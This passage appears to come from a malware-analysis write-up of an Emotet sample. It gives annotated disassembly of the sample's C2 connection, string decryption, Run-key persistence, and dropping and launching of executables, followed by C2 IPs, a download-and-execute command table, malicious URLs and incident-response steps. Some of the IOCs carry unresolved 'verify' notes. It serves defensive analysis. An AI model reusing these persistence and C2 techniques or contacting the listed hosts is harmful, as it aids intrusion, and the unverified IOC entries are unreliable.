call _InternetOpenW_
mov [ebp+var_C], eax
test eax, eax
jz loc_4014E2 ; jump is not taken

```

```

push edi
push edi
push 3
push edi
push esi
push ebx
push dword ptr [ebp+Attacker_IP] ; "_201.184.105.242"
push eax
call _InternetConnectW_
mov ebx, eax
mov dword ptr [ebp+Attacker_IP], ebx
test ebx, ebx
jz loc_4014D9 ; jump is not taken


```

```

mov edx, 80FF4C82h
mov ecx, offset unk_40E040
call DecryptString ; EAX => POST
push edi
mov esi, eax
call MOVE_VALUE_TO_EAX
push eax
push edi
push edi
xor ecx, ecx
cmp dword ptr [ebp+Huge_String], ecx
push edi
push [ebp+arg_0]
mov ecx, esi
push ecx
push ebx
call _HttpOpenRequestW_ ; POST, "cookies/devices/prep/merge/"
mov ecx, esi ; lpMem
mov ebx, eax
call FreeHeap_1

```

We can see user agent ,ip address and http request



Next to that call we can see,downloaded file and call related to analyse c2 response

```

push    esi
mov     ebx, 24EEDCB9h
mov     ecx, offset unk_40EA00
push    edi
mov     edx, ebx
call    DecryptString    ; EAX => ("%s")
mov     esi, eax
lea     eax, [ebp+var_20C]
push    offset C_Windows_system32_enginesvcs_exe
push    esi
push    104h
push    eax
call    _snwprintf        ; "C:\Windows\system32\reswnop.exe"
add     esp, 10h
mov     ecx, esi          ; lpMem
mov     edi, eax
call    FreeHeap_1
test    edi, edi
jle     short loc_40C86C

```

```

mov     edx, ebx
mov     ecx, offset unk_40EC50
call    DecryptString    ; Decode => "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
xor     ebx, ebx
mov     esi, eax
push    ebx
lea     eax, [ebp+var_4]
push    eax
push    ebx
push    2
push    ebx
push    ebx              ; Access = KEY_SET_VALUE
push    ebx              ; Options = REG_OPTION_NON_VOLATILE
push    esi              ; Subkey = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
push    80000001h        ; hKey = HKEY_CURRENT_USER
call    _RegCreateKeyExW_
test    eax, eax
jnz     short loc_40C865

```


```

lea     eax, ds:2[edi*2]
push    eax
lea     eax, [ebp+var_20C]
push    eax
push    1
push    ebx              ; ValueName = "reswnop"
push    offset _enginesvcs_

```

from SET_NEW_REG_KEY_FOR_PRESISTANCE , you can see the registry

After that it follows drops malware in this below path



```

; int __fastcall CREATE_KunNH6UH1L_NEW_PROCESS(LPCVOID lpBuffer, DWORD NumberOfBytesWritten)
CREATE_KunNH6UH1L_NEW_PROCESS proc near

_KunNH6UH1L_exe_ = byte ptr -208h

push    ebp
mov     ebp, esp
sub     esp, 208h
push    esi
push    edi
mov     edi, ecx
mov     esi, edx
lea     ecx, [ebp+_KunNH6UH1L_exe_] ; lpString
call    RESOLVE_APIES
push    esi                ; NumberOfBytesWritten
mov     edx, edi           ; lpBuffer
lea     ecx, [ebp+_KunNH6UH1L_exe_] ; lpFileName => "C:\Windows\system32\KunNH6UH1L.exe"
call    WriteTo_Application
pop     ecx
pop     edi
pop     esi
test    eax, eax
jz      short loc_40C7B9

```

```


push    0                ; int
push    ecx              ; int
xor     edx, edx         ; lpCommandLine
lea     ecx, [ebp+_KunNH6UH1L_exe_] ; lpApplicationName
call    CreateNewProcess
pop     ecx
pop     ecx

```


```

loc_40C7B9:
mov     esp, ebp
pop     ebp
retn
CREATE_KunNH6UH1L_NEW_PROCESS endp

```



Then after in this `call sub_40CB1E`, we have two dropper files




```

mov     esp, esp
sub     esp, 424h
and     [ebp+var_4], 0
push    esi
mov     esi, ecx
lea     ecx, [ebp+_p6cZo0faBFMD1b5T_exe1_] ; lpString
call    Resolve_Application
push    dword ptr [esi+4] ; NumberOfBytesWritten
mov     ecx, [esi] ; lpBuffer
lea     ecx, [ebp+_p6cZo0faBFMD1b5T_exe1_] ; lpFileName => "C:\ProgramData\p6cZo0faBFMD1b5T.exe"
call    WriteTo_Application
pop     ecx
test    eax, eax
jz      short loc_40C9F6

```

```

lea     ecx, [ebp+var_4]
call    CheckForSession_Is_Active_Or_Not
test    eax, eax
jz      short loc_40C9F6

```

```

mov     edx, 4BF9AD0h
mov     ecx, offset unk_40EEA0
call    DecryptString ; ("%s")
mov     esi, eax
lea     eax, [ebp+_p6cZo0faBFMD1b5T_exe1_]
push    eax
push    esi
lea     eax, [ebp+path_p6cZo0faBFMD1b5T_exe_]
push    104h
push    eax
call    _snwprintf ; ""C:\ProgramData\p6cZo0faBFMD1b5T.exe""
add     esp, 20h
mov     ecx, esi ; lpMem
call    FreeHeap_1
lea     eax, [ebp+Object]
push    eax
push    [ebp+var_4]
lea     edx, [ebp+path_p6cZo0faBFMD1b5T_exe_]
push    ecx
call    CREATE_ENVIRONMENTBLOCK_
add     esp, 0Ch
test    eax, eax
jz      short loc_40C9ED

```

```
; Attributes: bp-based frame

WriteTo_gIYzc_And_CreateProcess proc near
    _gIYzc_exe_ = byte ptr -208h

    push    ebp
    mov     ebp, esp
    sub     esp, 208h
    push    esi
    mov     esi, ecx
    lea     ecx, [ebp+_gIYzc_exe_] ; lpString => "C:\ProgramData\gIYzc.exe"
    call    Resolve_Application
    push    dword ptr [esi+4] ; NumberOfBytesWritten
    mov     edx, [esi] ; lpBuffer
    lea     ecx, [ebp+_gIYzc_exe_] ; lpFileName => C:\ProgramData\gIYzc.exe
    call    WriteTo_Application
    pop     ecx
    pop     esi
    test    eax, eax
    jz      short loc_40C94C
```

```
push    0 ; int
push    ecx ; int
xor     edx, edx ; lpCommandLine
lea     ecx, [ebp+_gIYzc_exe_] ; lpApplicationName => gIYzc.exe
call    CreateNewProcess
pop     ecx
pop     ecx
```

```
loc_40C94C:
mov     esp, ebp
pop     ebp
retn
WriteTo_gIYzc_And_CreateProcess endp
```

After that it create process and try to connect multiple ip and few functions intentionally left , since we understand the main code and we got the c2 server ip as well .

Few ip which are tries to connect

1. 201.184.105.242
2. 24.45.195.162
3. 94.192.225.46
4. 80.11.163.139
5. 133.167.80.63
6. 198.199.114.69
7. 80.79.23.144
8. 104.18.25.243
9. 37.252.172.100
10. 107.23.115.104
11. 172.217.19.34
12. 37.252.172.250
13. 151.101.241.108
14. 172.217.18.227

Once it is connected to ip ,Response data is encrypted similarly to requests and once decrypted, the data is verified using the embedded ECDSA public key. Once verified, the data contains a command number and optional arguments.

Emotet has three commands:

1. Remove self
2. No operation / sleep
3. Process subcommand

Subcommand	Notes
1	Update self
2	Load and execute Emotet module
3	Download and execute an EXE
4	Download and execute an EXE (as console user)
5	Download and inject a DLL (DllRegisterServer export)
6	Download and execute a DLL with regsvr32.exe
7	Download and execute a DLL with rundll32.exe (Control_RunDLL export)

File paths & filenames

C:\Users\bdsra\Desktop\5. Samples & IBDs\reswnop.exe

C:\Users\bdsra\AppData\Local\msptemfwdr\msptemfwdr.exe (verify spelling of folder/name)

%TEMP%\<random>.exe (pattern: random numeric filename placed into Temp, e.g. C:\Users\<user>\AppData\Local\Temp\12345.exe)

path\emotet.exe (string observed in binary checking its own path)

swnop.exe (string compared in binary; used as alternate name)

Process names

reswnop.exe

msptemfwdr.exe

swnop.exe

Emotet.exe

Registry keys (written / touched)

HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Notifications\Data\418A073AA3BC3475

HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Notifications\Data\418A073AA3BC1C75 [verify last few
chars]

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\5.0\Cache\Content\CachePrefix (image shows CachePrefix — verify:
likely CachePrefix)

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\5.0\Cache\Cookies\CachePrefix

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\5.0\Cache\History\CachePrefix

Domains / URLs (from decoded PowerShell downloader)

hxxp://focalaudiodesign.com/hl/

hxxp://furstens.se/sdxCegqHa/

hxxp://firstreport.com/vsIFKF/

hxxp://sarahbradley.com/WVfJHSF/

[hxxp://belongings.com/lQeIF/](http://belongings.com/lQeIF/)

Recommended incident response for this sample

- **Alert triage:** Correlate detection with process parent, user, and last 24h network connections.
- **Contain:** Isolate host(s) that contacted C2 IPs or executed suspected binaries.
- **Collect:** Pull %TEMP% and AppData\Local binaries, process memory dump, registry hives (SYSTEM, SOFTWARE, NTUSER.DAT), and PCAPs.
- **Hunt:** Search environment for listed IOCs (domains, IPs, service names, --8c4f2ffd, reswnop.exe, msptemfwd.exe).
- **Remediate:** Remove persistence (services, run keys), reset credentials if credential theft suspected, reimage if lateral movement / credential compromise confirmed.
- **Report & block:** Add domains/IPs to perimeter blocklists, add IOCs into detection rules, and notify stakeholders.

Conclusion :In decoding Emotet, we haven't just dissected code — we've witnessed the evolution of cybercrime itself: adaptive, modular, and disturbingly human. Its legacy now stands as both a warning and a lesson — that in the ever-expanding theatre of cyberwarfare, the ghosts in the machine still whisper, waiting to return.